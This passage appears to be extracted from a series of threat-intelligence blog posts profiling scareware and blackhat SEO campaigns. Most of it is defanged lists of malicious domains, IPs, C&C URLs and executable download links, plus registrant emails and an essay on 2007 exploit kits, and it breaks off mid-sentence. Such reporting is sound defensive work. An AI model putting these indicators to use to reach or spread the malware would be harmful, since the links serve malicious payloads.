hxxp://zepfabiy.cn

hxxp://gewvamiy.cn

hxxp://pekzariy.cn

hxxp://pixkinaz.cn

hxxp://mecqulez.cn

hxxp://yubreliz.cn

155

hxxp://juvmeriz.cn

hxxp://mafcixiz.cn

hxxp://butlezoz.cn

hxxp://xisqapuz.cn

hxxp://jihkohab.cn

hxxp://litgukab.cn

hxxp://xojyupab.cn

hxxp://ritlarab.cn

hxxp://qancabeb.cn

hxxp://xaqkabeb.cn

hxxp://qeqyukeb.cn

hxxp://bobhoneb.cn

hxxp://fedpijib.cn

hxxp://kozgewob.cn

hxxp://mirlacub.cn

hxxp://jokrogub.cn

hxxp://qupbihac.cn

hxxp://viqnijac.cn

hxxp://bucdawac.cn

hxxp://latzoyac.cn

hxxp://ferkogec.cn

hxxp://qujqugec.cn

hxxp://fajnahec.cn

hxxp://saybilec.cn

hxxp://yaxxosec.cn

hxxp://nedsicic.cn

hxxp://cimhijic.cn

hxxp://hertuqic.cn

hxxp://linrudoc.cn

hxxp://mahhekoc.cn

hxxp://pegvijuc.cn

hxxp://camxezuc.cn

hxxp://kossehad.cn

hxxp://bapvusad.cn

hxxp://coffebed.cn

hxxp://xadjeqid.cn

hxxp://pehxarid.cn

hxxp://maknohod.cn

hxxp://yujhaqod.cn

hxxp://vevteyod.cn

hxxp://rinmumud.cn

hxxp://xuldeyud.cn

hxxp://fedrujaf.cn

hxxp://nugnosaf.cn

hxxp://koxpelef.cn

hxxp://tecyatef.cn

hxxp://hemfowef.cn

hxxp://pavlegif.cn

hxxp://percaqof.cn

hxxp://sizkeyof.cn

hxxp://zugkucuf.cn

hxxp://rijhuhuf.cn

hxxp://cepceluf.cn

hxxp://paqhizuf.cn

hxxp://xowjicag.cn

hxxp://dofpalag.cn

hxxp://hujrulag.cn

hxxp://maxtayag.cn

hxxp://qekvoceg.cn

hxxp://vazwureg.cn

hxxp://pilpuweg.cn

hxxp://wedruweg.cn

hxxp://cexkezeg.cn

hxxp://mujyumig.cn

hxxp://wintabog.cn

hxxp://nuzmohog.cn

hxxp://coyrekog.cn

hxxp://tubvuxog.cn

hxxp://zavdahug.cn

hxxp://yukpikug.cn

hxxp://muwsikeh.cn

hxxp://pecculeh.cn

hxxp://rafniteh.cn

hxxp://nukfijih.cn

hxxp://xetvetih.cn

hxxp://tikbacoh.cn

hxxp://zikwufuh.cn

hxxp://mugyujuh.cn

hxxp://hijbumuh.cn

hxxp://wubxayuh.cn

hxxp://quntoyuh.cn

hxxp://supsizuh.cn

hxxp://techegaj.cn

hxxp://bixtakaj.cn

hxxp://wuwbeqaj.cn

hxxp://caqhiqaj.cn

hxxp://lijzarej.cn

hxxp://lanmixej.cn

hxxp://jutzuzej.cn

hxxp://betkawij.cn

hxxp://mumrojoj.cn

hxxp://wulkukoj.cn

hxxp://selqetuj.cn

hxxp://zuvbowuj.cn

hxxp://sevpohak.cn

hxxp://qusvilak.cn

hxxp://qowrirak.cn

hxxp://tucgosak.cn

hxxp://bajhukek.cn

hxxp://qeyzecik.cn

157

hxxp://pijridik.cn

hxxp://yecgajik.cn

hxxp://tovboqik.cn

hxxp://sirrotik.cn

hxxp://pomzexik.cn

hxxp://nopvafok.cn

hxxp://xetmojok.cn

hxxp://fuqzuxok.cn

hxxp://xajkimuk.cn

hxxp://confowuk.cn

hxxp://pozzoxuk.cn

hxxp://vufmikal.cn

hxxp://korkusal.cn

hxxp://yasdaxal.cn

hxxp://nibnupel.cn

hxxp://nudtaqel.cn

hxxp://zivwirel.cn

hxxp://facjacil.cn

hxxp://qaqdidil.cn

hxxp://zirmidil.cn

hxxp://pivteqil.cn

hxxp://mutzomol.cn

hxxp://bahfosol.cn

hxxp://kajvatol.cn

hxxp://keptavol.cn

hxxp://mevvuqul.cn

hxxp://berqufam.cn

hxxp://zihwujam.cn

hxxp://jormofem.cn

hxxp://vowcajem.cn

hxxp://yawyibim.cn

hxxp://mibyumim.cn

hxxp://pabfakom.cn

hxxp://jetgekom.cn

hxxp://xolkizom.cn

hxxp://mujsikum.cn

hxxp://moynukan.cn

hxxp://ranfelan.cn

hxxp://kayjamen.cn

hxxp://kudcedon.cn

hxxp://getwison.cn

hxxp://givjivon.cn

hxxp://faykirun.cn

hxxp://zebxaxun.cn

hxxp://coclecap.cn

hxxp://texnipap.cn

hxxp://humyipap.cn

hxxp://duccesap.cn

hxxp://zamyisap.cn

hxxp://lunyicep.cn

hxxp://ranpovep.cn

hxxp://yifkebip.cn

hxxp://yiryemip.cn

hxxp://mowmoqip.cn

hxxp://wozhihop.cn

hxxp://mefrexop.cn

hxxp://qidyubup.cn

hxxp://qidjohup.cn

hxxp://lotjolup.cn

hxxp://dirdotup.cn

hxxp://memqowaq.cn

hxxp://civvufeq.cn

hxxp://bobfiliq.cn

hxxp://borremiq.cn

hxxp://singuroq.cn

hxxp://qudjuvoq.cn

hxxp://vuzwesuq.cn

hxxp://nuvmotuq.cn

hxxp://zohcidar.cn

hxxp://rentumar.cn

hxxp://fipzaqar.cn

hxxp://siqcatar.cn

hxxp://sagvitar.cn

hxxp://luqsiger.cn

hxxp://zuyxewer.cn

hxxp://jagnuyer.cn

hxxp://ruhbulir.cn

hxxp://sityeyir.cn

hxxp://rosvocor.cn

hxxp://julxapor.cn

hxxp://rixlupur.cn

hxxp://jutfisur.cn

hxxp://fabmotur.cn

hxxp://bukpuzur.cn

hxxp://pozsigas.cn

hxxp://hakdugas.cn

hxxp://lokzihas.cn

hxxp://mukkebes.cn

hxxp://mijpedes.cn

hxxp://conzakes.cn

hxxp://fodbemes.cn

hxxp://maqpumes.cn

hxxp://purhuves.cn

hxxp://hohgibis.cn

hxxp://kezyubis.cn

hxxp://gopmocis.cn

hxxp://soqsedis.cn

hxxp://defdoris.cn

hxxp://pomzonos.cn

hxxp://lanhovus.cn

159

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

160

Historical OSINT - Massive Blackhat SEO Campaign Spotted in the Wild Drops Scareware (2018-10-21 23:55) It’s 2008 and I’ve recently stumbled upon a currently active malicious and fraudulent blackhat SEO campaign

successfully enticing users into falling victim into fake security software also known as scareware including a variety

of dropped fake codecs largely relying on the acquisition of legitimate traffic through active blackhat SEO campaigns in this particular case various North Korea news including Mike Tyson’s daughter themed campaigns.

Related malicious domains and redirectors known to have participated in the campaign:

hxxp://fi97.net

hxxp://is-the-boss.com - Email: dantsr@gmail.com

Related malicious domains known to have participated in the campaign:

hxxp://north-korea-news.moviegator.us

Related malicious domains known to have participated in the campaign:

hxxp://petrenko.biz

Related malicious domains known to have participated in the campaign:

hxxp://teensxporn.com - 66.197.165.41 - Email: robertxssmith@googlemail.com

hxxp://aprettygirls.com

hxxp://analporntube.com

hxxp://tuexxxteen.com

hxxp://1tubexxx.com

hxxp://teenboobstube.com

hxxp://tubexxxteen.com

Related rogue YouTube accounts known to have participated in the campaign:

hxxp://www.youtube.com/user/afohebac5ar

hxxp://www.youtube.com/user/irufupol0op

Related malicious domains known to have participated in the campaign:

hxxp://get-mega-tube.com - 216.240.143.7

hxxp://get-mega-tube.com

hxxp://my-flare-tube.com

hxxp://best-crystal-tube.com

hxxp://powerful-tube.com

hxxp://cheery-tube-portal.com

hxxp://jazzy-tubs.com

hxxp://video-tube-dot.com

hxxp://my-tube-show.com

Once executed a sample malware phones back to the following malicious C &C server IPs:

hxxp://mgjmnfgbdfb.com/fff9999.php

hxxp://mgjmnfgbdfb.com/eee9999.php

Once executed a sample malware phones back to the following malicious C &C server IPs:

hxxp://imageempires.com/perce/9dc0266f8077f4b2cd9411ed48ecdda988af00003b1280c

-

47e899830c09969686e8ccfe804c2a7ce5/c0a/perce.jpg

hxxp://imagescolor.com/item/adb0765f302764425d74c12df84cbd29185f9070bb2230a

-

42e0958e050299908de1c5f0844c2579e3/20c/item.gif

161

hxxp://picturehappiness.com/werber/207/216.jpg

hxxp://archiveexefiles09.com/file.exe

Related malicious URLs known to have participated in the campaign:

hxxp://archiveexefiles09.com/softwarefortubeview.45016.exe

Related malicious URLs known to have participated in the campaign:

hxxp://archiveexefiles09.com - 91.212.65.54

hxxp://exefilesstorage.com

hxxp://exearchstortage.com

hxxp://grandfilesstore.com

hxxp://arch-grandsoftarchive.com

hxxp://hex-programmers.com

hxxp://kir-fileplanet.com

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

162

Historical OSINT - A Diversified Portfolio of Fake Security Software (2018-10-22 13:33)

It’s 2010 and I’ve recently stumbled upon a currently active and circulating malicious and fraudulent porfolio of

fake security software also known as scareware potentially enticing hundreds of thousands of users to a multi-tude

of malicious software with the cybercriminals behind the campaign potentially earning fraudulent revenue in the

process of monetizing access to malware-infected hosts largely relying on the utilization of an affiliate network-based

type of revenue sharing scheme.

Related malicious domains known to have participated in the campaign:

hxxp://thebest-antivirus00.com - 91.212.226.203; 94.228.209.195

hxxp://virusscannerpro0.com

hxxp://lightandfastscanner01.com

hxxp://thebest-antivirus01.com

hxxp://thebestantivirus01.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://thebest-antivirus11.com

hxxp://antispyware-module1.com

hxxp://antispywaremodule1.com

hxxp://antivirus-toolsr1.com

hxxp://thebest-antivirus1.com

hxxp://thebest-antivirusx1.com

hxxp://thebestantivirus02.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://lightandfastscanner22.com

hxxp://prosecureprotection2.com

hxxp://virusscannerpro2.com

hxxp://antivirus-toolsr2.com

hxxp://thebest-antivirusx2.com

hxxp://thebestantivirus03.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://antispyware-module3.com

hxxp://antispywaremodule3.com

hxxp://virusscannerpro3.com

hxxp://windowsantivirusserver3.com

hxxp://thebest-antivirusx3.com

hxxp://thebestantivirus04.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://antispyware-scann4.com

hxxp://antivirus-toolsr4.com

hxxp://thebest-antivirusx4.com

hxxp://thebestantivirus05.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://thebest-antivirusx5.com

hxxp://remove-spyware-16.com

hxxp://lightandfastscanner66.com

hxxp://antispywaremodule6.com

hxxp://antispyware-module7.com

hxxp://antispywaremodule7.com

hxxp://antivirus-toolsr7.com

hxxp://antispyware-scann8.com

hxxp://pro-secure-protection8.com

hxxp://windowsantivirusserver8.com

hxxp://antispyware-module9.com

hxxp://antispywaremodule9.com

hxxp://antispyware-scann9.com

hxxp://virusscannerpro9.com

hxxp://antivirus-toolsr9.com

hxxp://thebest-antivirus9.com

hxxp://antiviruspro1scan.com

hxxp://antiviruspro2scan.com

hxxp://antiviruspro7scan.com

hxxp://antiviruspro8scan.com

hxxp://antiviruspro9scan.com

hxxp://antispyware6sacnner.com

hxxp://antivirusv1tools.com

hxxp://antispyware10windows.com

hxxp://antispyware20windows.com

hxxp://antivirus-toolsvv.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://prosecureprotection2.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://windowsantivirusserver3.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://remove-spyware-16.com

hxxp://pro-secure-protection8.com

hxxp://windowsantivirusserver8.com

hxxp://antivirus-toolsr9.com

hxxp://antivirusv1tools.com

hxxp://antispyware10windows.com

hxxp://antispyware20windows.com

hxxp://antivirus-toolsvv.com

Related malicious domains known to have participated in the campaign:

hxxp://run-antivirusscan0.com

hxxp://runantivirusscan0.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://run-virus-scanner1.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://runantivirusscan3.com

hxxp://run-virusscanner3.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://run-virusscanner4.com

hxxp://remove-virus-15.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://remove-spyware-16.com

hxxp://run-virus-scanner6.com

hxxp://run-virusscanner6.com

hxxp://runantivirusscan8.com

hxxp://run-virus-scanner8.com

hxxp://windowsantivirusserver8.com

hxxp://run-virus-scanner9.com

hxxp://run-virusscanner9.com

Related malicious domains known to have participated in the campaign:

hxxp://run-antivirusscan0.com

hxxp://run-antivirusscan1.com

hxxp://run-antivirusscan3.com

hxxp://run-antivirusscan6.com

hxxp://run-antivirusscan8.com

hxxp://runantivirusscan0.com

hxxp://runantivirusscan3.com

hxxp://runantivirusscan4.com

hxxp://runantivirusscan9.com

hxxp://securepro-antivirus1.com

Related malicious domains known to have participated in the campaign:

hxxp://anti-virus-system0.com

hxxp://run-antivirusscan0.com

hxxp://runantivirusscan0.com

hxxp://perform-antivirus-scan-1.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://antivirus-system1.com

hxxp://performspywarescan1.com

hxxp://run-virus-scanner1.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://antivirus-scanner-3.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://runantivirusscan3.com

hxxp://run-virusscanner3.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://gloriousantivirus2014.com

hxxp://run-virusscanner4.com

hxxp://smart-pcscanner05.com

hxxp://remove-virus-15.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://perform-virus-scan5.com

hxxp://perform-antivirus-scan-6.com

hxxp://antivirus-scanner-6.com

hxxp://remove-spyware-16.com

hxxp://run-virus-scanner6.com

hxxp://run-virusscanner6.com

hxxp://antivirus-scan-server6.com

hxxp://perform-antivirus-scan-7.com

hxxp://perform-antivirus-test-7.com

hxxp://antivirus-win-system7.com

hxxp://antivirus-for-pc-8.com

Related malicious domains known to have participated in the campaign:

hxxp://perform-antivirus-scan-8.com

hxxp://perform-antivirus-test-8.com

hxxp://run-antivirusscan8.com

hxxp://runantivirusscan8.com

hxxp://run-virus-scanner8.com

hxxp://windowsantivirusserver8.com

hxxp://perform-antivirus-test-9.com

hxxp://perform-virus-scan9.com

hxxp://antispywareinfo9.com

hxxp://run-virus-scanner9.com

hxxp://run-virusscanner9.com

hxxp://antispyware06scan.com

hxxp://antispywareinfo9.com

hxxp://antivirus-for-pc-2.com

hxxp://antivirus-for-pc-4.com

hxxp://antivirus-for-pc-6.com

hxxp://antivirus-for-pc-8.com

hxxp://antiviruspro8scan.com

hxxp://extra-antivirus-scan1.com

hxxp://extra-security-scanb1.com

hxxp://run-antivirusscan0.com

hxxp://run-antivirusscan1.com

hxxp://run-antivirusscan3.com

hxxp://run-antivirusscan6.com

hxxp://run-antivirusscan8.com

hxxp://runantivirusscan0.com

hxxp://runantivirusscan3.com

hxxp://runantivirusscan4.com

hxxp://runantivirusscan9.com

hxxp://securepro-antivirus1.com

hxxp://super-scanner-2004.com

hxxp://top-rateanrivirus0.com

hxxp://topantimalware-scanner7.com

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

Historical OSINT - A Diversified Portfolio of Fake Security Software Spotted in the Wild (2018-10-22 13:40) It’s 2010 and I’ve recently stumbled upon yet another malicious and fraudulent domain portfolio serving a variety of

fake security software also known as scareware potentially exposing hundreds of thousands of users to a variety of

fake security software with the cybercriminals behind the campaign potentially earning fraudulent revenue largely

relying on the utilization of an affiliate-network based type of revenue-sharing scheme.

Related malicious domains known to have participated in the campaign:

hxxp://50virus-scanner.com

hxxp://700virus-scanner.com

hxxp://antivirus-test66.com

hxxp://antivirus200scanner.com

hxxp://antivirus600scanner.com

hxxp://antivirus800scanner.com

hxxp://antivirus900scanner.com

hxxp://av-scanner200.com

hxxp://av-scanner300.com

hxxp://av-scanner400.com

hxxp://av-scanner500.com

hxxp://inetproscan031.com

hxxp://internet-scan020.com

hxxp://novirus-scan00.com

hxxp://stopvirus-scan11.com

hxxp://stopvirus-scan13.com

hxxp://stopvirus-scan16.com

hxxp://stopvirus-scan33.com

hxxp://virus66scanner.com

hxxp://virus77scanner.com

hxxp://virus88scanner.com

hxxp://antivirus-scan200.com

hxxp://antispy-scan200.com

hxxp://av-scanner200.com

hxxp://av-scanner300.com

hxxp://antivirus-scan400.com

hxxp://antispy-scan400.com

hxxp://av-scanner400.com

hxxp://av-scanner500.com

hxxp://antivirus-scan600.com

hxxp://antispy-scan600.com

hxxp://antivirus-scan700.com

hxxp://antispy-scan700.com

hxxp://av-scanner700.com

hxxp://antispy-scan800.com

hxxp://antivirus-scan900.com

hxxp://novirus-scan00.com

hxxp://stop-virus-010.com

hxxp://spywarescan010.com

Related malicious domains known to have participated in the campaign:

hxxp://antispywarehelp010.com

hxxp://internet-scan020.com

hxxp://internet-scanner020.com

hxxp://insight-scan20.com

hxxp://internet-scanner030.com

hxxp://stop-virus-040.com

hxxp://internet-scan040.com

hxxp://insight-scan40.com

hxxp://internet-scan050.com

hxxp://internet-scanner050.com

hxxp://insight-scan60.com

hxxp://stop-virus-070.com

hxxp://internet-scan070.com

hxxp://internet-scanner070.com

hxxp://insight-scan80.com

hxxp://stop-virus-090.com

hxxp://internet-scan090.com

hxxp://internet-scanner090.com

hxxp://insight-scan90.com

hxxp://antispywarehelpk0.com

hxxp://inetproscan001.com

hxxp://novirus-scan01.com

hxxp://spyware-stop01.com

hxxp://antivirus-inet01.com

hxxp://stopvirus-scan11.com

hxxp://inetproscan031.com

hxxp://novirus-scan31.com

hxxp://antivirus-inet31.com

hxxp://novirus-scan41.com

hxxp://antivirus-inet41.com

hxxp://antivirus-inet51.com

hxxp://inetproscan061.com

hxxp://novirus-scan61.com

Related malicious domains known to have participated in the campaign:

hxxp://inetproscan081.com

hxxp://novirus-scan81.com

hxxp://inetproscan091.com

hxxp://spyware-stopb1.com

hxxp://spyware-stopm1.com

hxxp://spyware-stopn1.com

hxxp://spyware-stopz1.com

hxxp://antispywarehelp002.com

hxxp://antispywarehelp022.com

hxxp://novirus-scan22.com

hxxp://antispywarehelpk2.com

hxxp://insight-scanner2.com

hxxp://spywarescan013.com

hxxp://stopvirus-scan13.com

hxxp://novirus-scan33.com

hxxp://stopvirus-scan33.com

hxxp://antispywarehelp004.com

hxxp://antispywarehelpk4.com

hxxp://spywarescan015.com

hxxp://novirus-scan55.com

hxxp://insight-scanner5.com

hxxp://stopvirus-scan16.com

hxxp://stopvirus-scan66.com

hxxp://antispywarehelpk6.com

hxxp://spywarescan017.com

hxxp://insight-scanner7.com

hxxp://antispywarehelp008.com

hxxp://spywarescan018.com

hxxp://stopvirus-scan18.com

hxxp://novirus-scan88.com

hxxp://stopvirus-scan88.com

hxxp://antivirus-test88.com

hxxp://antispywarehelpk8.com

hxxp://insight-scanner8.com

hxxp://insight-scanner9.com

Related malicious domains known to have participated in the campaign:

hxxp://10scanantispyware.com

hxxp://20scanantispyware.com

hxxp://30scanantispyware.com

hxxp://60scanantispyware.com

hxxp://80scanantispyware.com

hxxp://2scanantispyware.com

hxxp://3scanantispyware.com

hxxp://5scanantispyware.com

hxxp://7scanantispyware.com

hxxp://8scanantispyware.com

hxxp://spyware200scan.com

hxxp://spyware500scan.com

hxxp://spyware800scan.com

hxxp://spyware880scan.com

hxxp://50virus-scanner.com

hxxp://90virus-scanner.com

hxxp://antivirus900scanner.com

hxxp://antivirus10scanner.com

hxxp://virus77scanner.com

hxxp://virus88scanner.com

hxxp://net001antivirus.com

hxxp://net011antivirus.com

hxxp://net111antivirus.com

hxxp://net021antivirus.com

hxxp://net-02antivirus.com

hxxp://net222antivirus.com

hxxp://net-04antivirus.com

hxxp://net-05antivirus.com

hxxp://net-07antivirus.com

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

Historical OSINT - Massive Blackhat SEO Campaign Spotted in the Wild Serves Scareware (2018-10-22

14:05) It’s 2010 and I’ve recently stumbled upon a currently active and circulating malicious and fraudulent blackhat SEO

campaign successfully enticing hundreds of thousands globally into interacting with a multi-tude of rogue and

malicious software also known as scareware.

In this post I’ll profile the campaign discuss in-depth the tactics techniques and procedures of the cybercriminals behind it and provide actionable intelligence on the infrastructure behind it.

Related malicious domains known to have participated in the campaign:

hxxp://ozeqiod.cn?uid=213 - redirector - 64.86.25.201 - hxxp://bexwuq.cn

Sample URL redirection chain:

hxxp://ymarketcoms.cn/?pid=123

Related malicious domains known to have responded to the same malicious C &C server IPs (64.86.25.201):

hxxp://bombas101.com

hxxp://trhtrtrbtrtbtb.com

hxxp://opensearch-zone.com

hxxp://imaera.cn

hxxp://ariexa.cn

hxxp://ozeqiod.cn

hxxp://ariysle.cn

hxxp://ajegif.cn

hxxp://adiyki.cn

hxxp://acaisek.cn

hxxp://yvamuer.cn

hxxp://protectinstructor.cn

hxxp://blanshinblansh.net

hxxp://kostinporest.net

Related malicious domains known to have participated in the campaign:

hxxp://azikyxa.cn

hxxp://befaqki.cn

hxxp://ataini.cn

hxxp://atoycri.cn

hxxp://bimpuj.cn

hxxp://bekajop.cn

hxxp://bexwuq.cn

hxxp://azywoax.cn

hxxp://azaijy.cn

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

172

HIstorical OSINT - Malicious Economies of Scale - The Emergence of Efficient Platforms for Exploitation - 2007 (2018-10-22 16:23)

Dear blog readers it’s been several years since I last posted a quality update following my **[1]2010 disappearance**. As it’s been quite a significant period of time since I last posted a quality update I feel it’s about time I post an quality update by detailing the Web Malware Exploitation market segment circa 2007 prior to my visit to the GCHQ as an independent contractor with the **[2]Honeynet Project**.

In this post I’ll discuss the rise of Web malware exploitation kits circa 2007 and offer in-depth discussion on the current and emerging tactics techniques and procedures (TTPs) of the cybercriminals behind it. With cyber-criminals continuing to actively rely on the exploitation of patched and outdated vulnerabilities and with end users continuing to actively utilize unpatched and outdated third-party software it shouldn’t be surprising that today’s botnets remain relatively easy to generate and orchestrate for the purpose of committing financial fraud.

Malicious Economies of Scale literally means utilizing attack techniques and exploitation approaches to efficiently, yet cost and time effectively, infect or abuse as many victims as possible, in a combination with an added layer of improved metrics on the success of the campaigns. What are the most popular web exploitation kits that malicious parties use to achieve this? Which are the most popular vulnerabilities used in the majority of the kits? What are the most popular techniques for embedding malware? This white paper will outline this efficiency-centered attack model, and will cover web application vulnerabilities, client-side vulnerabilities, malvertising and black hat SEO (search engine optimization).

An overview of the threats posed by rising number of malware embedded sites, with a discussion of the exploitation techniques and kits used, as well as detailed summaries of all the high-profile such attacks during 2007.

01. Reaching the Efficiency Scale Through a Diverse Set of Exploited Vulnerabilities

2007 was the year in which client-side vulnerabilities significantly replaced server-side ones as the preferred choice of malicious attackers on their way to achieve the highest possible attack success rate, while keeping their investment in terms of know-how and personal efforts to the minimum. Among the most successful such attacks during 2007 was Storm Worm, the perfect example that the use of outdated and already patched vulnerabilities can result in aggregating the world’s largest botnet according to industry and independent researchers’ estimates. By itself, this

attack technique is in direct contradiction with the common wisdom that zero day vulnerabilities are more dangerous

than already patched ones, however, the gang behind Storm Worm quickly envisioned this biased statement as false,

and by standardizing the exploitation process with the help of outdated vulnerabilities achieved an enormous success.

Years ago, whenever, a vulnerability was found and exploit code released in the wild, malicious attackers used

to quickly released a do-it-yourself exploitation kit to take advantage of a single exploit only. Nowadays, that’s no

longer the case, since by using a single exploit whether an outdated, or zero day one, they’re significantly limiting the

probability for a successful attack, and therefore the more diverse and served on-the-fly is the set of exploits used in

an attack, the higher would the success rate be.

What was even more interesting to monitor during 2007, was the rise of high-profile sites serving malware,

and the decline of malware coming from bogus ones. From the **[3]Massive Embedded Malware Attack at a large**

Italian ISP to the Bank of India, the Syrian Embassy in the U.K, the U.S Consulate in St. Petersburg, China’s CSIRT,

Possibility Media’s entire portfolio of E-zines, to the French government’s site related to Lybia, these trusted web sites were all found to serve malware though an embedded link pointing back to the attacker’s malicious server. Let’s

clarify what malicious economies of scale means, and how do they do it.

02. What is malicious economies of scale, and how is it achieved?

Malicious economies of scale is a term I coined in 2007 to summarize the ongoing trend of efficiently attacking online users, by standardizing the exploitation process, and by doing so, not just lowering the entry barriers into

the process of exploiting a large number of users, but also, maintaining a rather static success rate of infections.

Malicious economies of scale is the efficient way by which a large number of end users get infected, or have their

online abused, with the malicious parties maintaining a static attack model. It’s perhaps more important to also

describe how is the process achieved at the first place? The first strategy applied has to do with common sense in

respect to the most popular software applications present at the end user’s end, and the first touch-point in this case

would be the end user’s Internet browser.

Having its version easily detected and exploit served, one that’s directly matching the vulnerable version, is

among the web exploitation kits main functionalities. Let’s continue with the second strategy, namely to increase the probability of success. As I’ve already pointed out, do-it-yourself single vulnerability exploiting tools matured into web exploitation malware kits, now backed up with a diverse set of exploits targeting different client-side applications, which in this case is the process of increasing the probability of successful infection. The third strategy has to do with attracting the traffic to the malicious server, that as I’ve already discussed is already automatically set to anticipate the upcoming flood of users and serve the malware through exploiting client-side software vulnerabilities on their end. This is mainly done through exploiting remote file inclusion vulnerabilities within the high-profile targets, or through remotely exploitable web application vulnerabilities to basically embed a single line of code, or an obfuscated javascript that when deobfuscated will load the malicious URL in between loading the legitimate site.

Popular Malware Embedded Attack Tactics

This part of the article will briefly describe some of the most common attack tactics malicious parties use to embed links to their malicious servers on either high-profile sites, or any other site with a high pagerank, something they’ve started measuring as of recently according to threat intell assessment on an automated system to embed links based on a site’s popularity.

- **The “pull” Approach – Blackhat SEO, Harnessing the Trusted Audience of a Hacked Site**

In this tactic, malicious parties entirely rely on the end users to reach their malicious server, compared to the second tactic of “pushing” the malicious links to them. This is primarily accomplished through the use of Blackhat SEO tools generating junk content with the idea to successfully attract search engine traffic for popular queries, thus infecting anyone who visits the site, who often appear within the first twenty search results. The second “pull” approach such tactic is harnessing the already established trust of a site such as major news portal for instance, and by embedding a link to automatically load on the portal, have the users actually “pull” the malware for themselves

- **The “push” Approach – Here’s Your Malware Embedded Link**

The “push” approach’s success relies in its simple logic, with end users still worrying about downloading or clicking on email attachments given the overall lack of understanding on how to protect from sites serving malware, it’s logical to consider that basically sending a link which once visited will automatically infect the visitor though exploiting a client-side vulnerability, actually works. Storm Worm is the perfect example, and to demonstrate what malicious economies of scale means once again, it’s worth mentioning Storm’s approach of having an already infected host act as an infection vector itself, compared to its authors having to register multiple domains and change them

periodically. The result is malware embedded links exploiting client-side vulnerabilities in the form of an IP address,

in this case an already infected host that’s now aiming to infect another one

• **Automatically Exploiting Web Application Vulnerabilities – Mass SQL Injection Attacks**

As I’ve already pointed out, malicious parties are not just efficiently scanning for remotely exploitable web application

vulnerabilities or looking for ways to remotely include files on any random host, they’ve started putting efforts into

analyzing the page rank, and overall popularity of a site they could exploit. This prioritizing of the sites to be used for a “pull” tactic is aiming to achieve the highest possible success rate by targeting a high-trafficked site, where even

though the attack can be detected, the “window of opportunity” while the users were also accessing the malicious

server could be far more beneficial than having a permanent malware link on a less popular site for an indefinite

period of time.

• **Malicious Advertisements - Malvertising**

Among the most popular traffic acquisition tactics nowadays remain the active utilization of legitimate Web properties for the purpose of socially engineering an ad network provider into featuring a specific malware-serving advertising

at the targeted Web site including active Web site compromise for the purpose of injecting rogue and malicious ads

on the targeted host.

Related posts:

- [4]Historical OSINT - Malicious Malvertising Campaign, Spotted at FoxNews, Serves Scareware

- [5]Cybercriminals Launch Malicious Malvertising Campaign, Thousands of Users Affected

- [6]Managed SWF Injection Cybercrime-friendly Service Fuels Growth Within the Malvertising Market Segment

- **Buying Access to Hacked Cpanels or Web Servers**

Thanks to a vibrant DIY (do-it-yourself) Web malware exploitation kit culture including the active utilization of various

DIY Web site exploitation and malware-generating cybercriminals continue actively utilizing stolen and compromised

accounting data for the purpose of injecting malicious scripts on the targeted host further compromising the confidentiality availability and integrity of the targeted host.

- **Harvesting accounting data from malware infected hosts**

Having an administrator access to a domains portfolio, or any type of access though a web application backdoor or direct FTP/SSH, has reached its commercial level a long time ago. In fact, differentiated pricing applies in this case, on the basis of a site’s page rank, whereas I’ve stumbled upon great examples of “underground goods liquidity” as a process, where access to a huge domains portfolio though a hacked Cpanels is being offered for cents with the seller’s main concern that cents are better than nothing, nothing in the sense that she may loose access to the Cpanel before its being sold and thus ends up with nothing. Now, let’s discuss the most popular malware exploitation kits currently in the wild.

The Most Popular Web Malware Exploitation Kits

Going into detail about the most common vulnerabilities used in the multitude of web malware exploitation kits could be irrelevant from the perspective of their current state of “modularity”, that is, once the default installation of the kit contains a rather modest set of exploits, the possibility to add new exploits to be used has long reached the point’n’click stage. Even worse, localizing the kits to different languages further contributes to their easy of use and acceptance on a large scale, just as is their open source nature making it easy for coders to use a successful kit’s modules as a foundation for a new one – something’s that’s happening already, namely the different between a copycat kit and an original coded from scratch one. Among the most popular malware kits remain :

- **A Brief Overview of MPack, IcePack, Zunker, Advanced Pack and Fire Pack**

During 2007, Mpack emerged as the most popular malware exploitation kit. Originally available for purchase, by the time copies of the kit started leaking out, anyone from a script kiddie to a pragmatic attacker have obtained copy of it. Mpack’s main strength is that of its well configured default installation, which in a combination with a rather modest, but then again, modular set of exploits included, as well as its point’n’click level of sophistication automatically turned it into the default malware kit. Mpack’s malware kit has been widely used on nearly all of the high-profile malware embedded attacks during 2007, however, its popularity resulted in way too much industry attention towards its workings, and therefore, malicious parties starting coming up with new kits, still using Mpack as the foundation at least from a theoretical perspective.

The list is endless, the Nuclear Malware kit, Metaphisher, old version of the WebAttacker and the Rootlauncher kit, with the latest and most advanced innovation named the Random JS Exploitation Kit. Compared to the previous one,

this one is going a step beyond the usual centralized malicious server.

With malicious parties now interested in controlling as much infected hosts with as little effort as possible,

